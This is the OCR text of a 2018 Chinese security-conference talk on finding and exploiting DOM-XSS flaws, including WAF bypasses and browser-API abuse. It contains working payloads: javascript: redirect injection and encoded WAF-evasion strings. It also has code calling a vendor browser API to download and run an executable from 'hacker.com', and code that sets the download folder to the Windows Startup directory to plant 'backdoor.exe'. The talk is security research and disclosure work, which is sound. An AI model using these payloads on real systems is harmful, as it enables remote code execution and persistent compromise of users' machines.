DOM-XSS 漏洞的挖掘与攻击面延伸

陈思涛　　北京长亭科技有限公司深圳分公司Web安全研究员

2018 ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
（原中国互联网安全大会）

目录

DOM-XSS 挖掘与利用

DOM-XSS 常见位置

DOM-XSS 优势在哪

XSS 巧妙利用

DOM-XSS常见位置

DOM-XSS 常见位置

1、URL代入页面

这类DOM-XSS是最常见的，它的漏洞点通常是以下形式出现

```
function getUrlParam(name) {
    var reg = new RegExp("(^|&)" + name + "=([^&]*)(&|$)");
    var r = window.location.href.substr(1).match(reg);
    if (r != null) return unescape(r[2]); return null;
}

document.getElementById('foo').innerHTML = getUrlParam('foo')
```

DOM-XSS 常见位置

它出现的地方比较多，可能会是名称，地点，标题等等。

大多数情况下它和反射型XSS的区别不大，最大的区别是取的值不同。

```
var r = window.location.search.substr(1).match(reg);
```

此时取值时，匹配的URL是location.href，这个值包含了 location.search 和 location.hash 的值，而 location.hash 的值是不被传到服务器，并且能被前端JS通过 getUrlParam 函数成功取值。


DOM-XSS 常见位置

2、跳转

在 javascript 语法中，使用如下代码可以将页面进行跳转操作

```
location.href = urlparams.redirecturl;
```

DOM-XSS 常见位置


http://localhost:63342/tmp/openapp.html?url=javascript:alert(1)
打开APP

DOM-XSS 常见位置


3、postMessage

postMessage 支持跨域使用，使用场景比较广泛，如支付成功、登录、退出、唤起APP等等。

```
window.addEventListener("message", function (e) {
    eval(e.data);
})
```

这段代码中，监听了message事件，取了 e.data 的值，也就是来自于其他页面上的message消息，但是没有检测来源。如果页面允许被嵌套，即可嵌套该页面，再使用 window[0].postMessage 即可向该窗口发送数据。

DOM-XSS 常见位置


localhost:63342/tmp/postMes
localhost:63342/tmp/postMessage.html
postMessage window[0]
onMessage window[1]
未检查数据来源
向window[1]发送恶意数据

DOM-XSS 常见位置

4、window.name

window.name 与其他 window 对象不同，它在窗口刷新后会保留。

```
<iframe src="example.com" name="Foo"></iframe>
```

当这个页面刷新跳转到其他网站时，如果这个网站没有对 window.name 进行设置，那么当前window.name的值仍然是Foo

DOM-XSS 常见位置

5、缓存

开发者在缓存前端数据的时候，通常会存在 sessionStorage ，localStorage ，cookie 中，因为 sessionStorage 在页面刷新时就失效的特性，利用方式相对简单的只有后面两种。

DOM-XSS 常见位置


Cookie

```
function getCookie(name) {
    var arr = document.cookie.match(new RegExp("(^|; )" + name + "=([^;]*)(;|$)"));
    if (arr != null) return unescape(arr[2]);
    return null;
}
```

根据浏览器的同源策略，Cookie是可以被子域名读到的。 一旦我们发现在 http://example.com/setCookie.php?key=username&value=nick 下可以设置Cookie，就可以结合一些读取Cookie的页面进行XSS攻击。

DOM-XSS 常见位置

localStorage



localStorage 的特性和Cookie类似，但它和Cookie不同的是，Cookie被设置过之后，具有有效期这个特性，而localStorage被设置过后，只要不手动清除或覆盖，这个值永远不会消失。

Cookie中通常会存放少量的缓存信息，像用户的头像URL，用户名等等，而localStorage中通常会存放一些大量，需要重复加载的数据，如搜索历史记录，缓存JS代码等等。这些值被修改过以后，大部分开发者都不会去校验它的合法性，是否被修改过。

DOM-XSS 优势在哪

DOM-XSS 优势在哪

避开WAF

正如我们开头讲的第一种DOM-XSS，可以通过 location.hash 的方式，将参数写在 # 号后，既能让JS读取到该参数，又不让该参数传入到服务器，从而避免了WAF的检测。

可以使用 ja%0avasc%0aript:alert(1) , j\x61vascript:alert(1) 的形式绕过。

可以利用 postMessage,window.name,localStorage 等攻击点进行XSS攻击的，攻击代码不会经过WAF。

DOM-XSS 优势在哪

长度不限

当我们可以用当前页面的变量名作为参数时，可以使用
`<iframe src="http://example.com/?poc=name">` 的方式进行攻击。

DOM-XSS 优势在哪

隐蔽性强

攻击代码可以具有隐蔽性，持久性。

例如使用Cookie和localStorage作为攻击点的DOM-XSS，非常难以察觉，且持续的时间长。

XSS 巧妙利用

Chrome Api

chromium支持开发者扩展api。厂商在开发浏览器的时候，或是为了自己的业务需求，或是出于用户体验，会给浏览器扩展上一些自己的接口，这些接口比较隐蔽，且只接口来自于信任域名的数据。

但是如果有一个特殊域名下的XSS，或者这个特殊域名可以被跨域，甚至可以找任意一个当前域名的XSS对它进行攻击。

遍历chrome对象

通过以下代码就可以对当前页面下的 chrome 对象进行遍历。

```
var p = chrome;
for (var key in p) {
  if (p.hasOwnProperty(key) && p[key] == "[object Object]") {
    console.log(key + " -> " + p[key]);
  }
}
```

XSS IN BROWSER

有一款浏览器，它的接口特别丰富，现在给大家分享以下之前的调试过程。

案例一

首先从业务入手，找到了一个叫做game.html的页面，观察到页面上大部分是游戏，使用了上面的代码对chrome对象进行遍历之后，发现了browser_game_api的对象，这个继续遍历这个api，看它有哪些变量、函数和对象。

Download And Run

这时候发现了一个函数叫做 downloadAndRun ，从函数名来看，这个函数执行的操作是比较危险的。
那么这些函数的参数是什么的，**暂时**不知道，就需要从这个特殊域名下面的页面中去找。 根据函数名搜索，很快就找到了这个函数调用的地方。
于是构造攻击代码：

```
browser_game_api.downloadAndRun({'url': 'https://hacker.com/putty.exe'}, function (a) {
    console.log(a)
})
```

跨域调用


又因为这个站点将自己的 domain 设置成了 example.com ，于是我们可以通过其他 exmaple.com 下的XSS来调用它页面下的接口。

利用:
首先发现了 https://exmaple.com/ 下的一个XSS，利用XSS将当前页面的 document.domain 设置为 example.com ，这样它就和 game.html 同域了。

Run Putty

接下来在XSS页面执行以下代码，即可在新的窗口弹出 putty.exe 。

```
document.domain="exmaple.com" // 确保当前域和打开的域是同域
var a = window.open("https://exmaple.com/")
a.onload = function(){
a.browser_game_api.downloadAndRun({'url': 'https://hacker.com/putty.exe'}, function (a) {
    console.log(a)
})
}
```


PuTTY Configuration
Category:
Session
Logging
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
Telnet
Rlogin
SSH
Serial
Basic options for your PuTTY session
Specify the destination you want to connect to
Host Name (or IP address)
Port
22
Connection type:
Raw
Telnet
Rlogin
SSH
Serial
Load, save or delete a stored session
Saved Sessions
Default Settings
Load
Save
Delete
Close window on exit:
Always
Never
Only on clean exit
About
Open
Cancel

案例二

继续遍历Api，又发现了一个特殊的接口，用于设置用户的偏好，其中就包含设置下载目录。

Start Up


于是想到了另一种攻击方式，就是通过调用它自带的设置偏好接口，将用户的下载目录设置为window的启动目录

```
C:\\Users\\User\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup
```

Set Download Path

同样的，找到一个 exmaple.com 下的XSS，将自身的 domain 设置成 exmaple.com ，再使用 window.opener 的方式，调用特殊权限页面的接口进行攻击。

```
browser.setDownloadPath(
    {
    'path':'C:\\Users\\User\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup'
    });
location.href="http://www.example.com/backdoor.exe";
```


« Microsoft ▸ Windows ▸ Start Menu ▸ Programs ▸ Startup
Search Startup
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Name
Date modified
Type
backdoor.exe
8/9/2018 4:34 PM
Application

案例三

早在2014年12月12日，Rapid7报告了一个漏洞。
利用浏览器的UXSS实现在 Android 4.3 或更低版本的系统上安装任意APP。

利用三部曲

第一点:

使用了UXSS作为攻击手段，在 play.google.com 下调用安装APP的代码。

利用三部曲

第二点:

利用了 play.google.com 的可被嵌套的缺陷。我们知道在Android上是没有 window.opener 这个属性的，不能通过 window.open 一个窗口再调用它的函数。还有一种利用的方式是通过 iframe 对它进行调用。

```
<iframe src="poc.html" name="foo></iframe>
```

```
window.foo.func()
```


利用三部曲

第三点：
play.google.com 的安装机制，是在用户登录了浏览器之后就可以唤起 Google Play 进行安装。

Install package

来看一下完整的攻击流程首先攻击者注册成为Google开发者，在应用市场上发布了一款叫做backdoor_app的应用。

接着将play.google.com嵌套至攻击页面中，利用UXSS调用安装代码。谷歌市场启动，在后台进行安装应用。



总结

随着浏览器的使用范围越来越广，我们相信无论是反射型、存储型还是DOM-XSS，都是不容小觑的。

作为开发者，我们要防御的不仅仅是来自于（任何输入点），有些时候，来源于自己的站点的数据也要加入防御列表。

谢 谢！

2018 ISC 互联网安全大会 中国 · 北京

Internet Security Conference 2018 Beijing · China

（原中国互联网安全大会）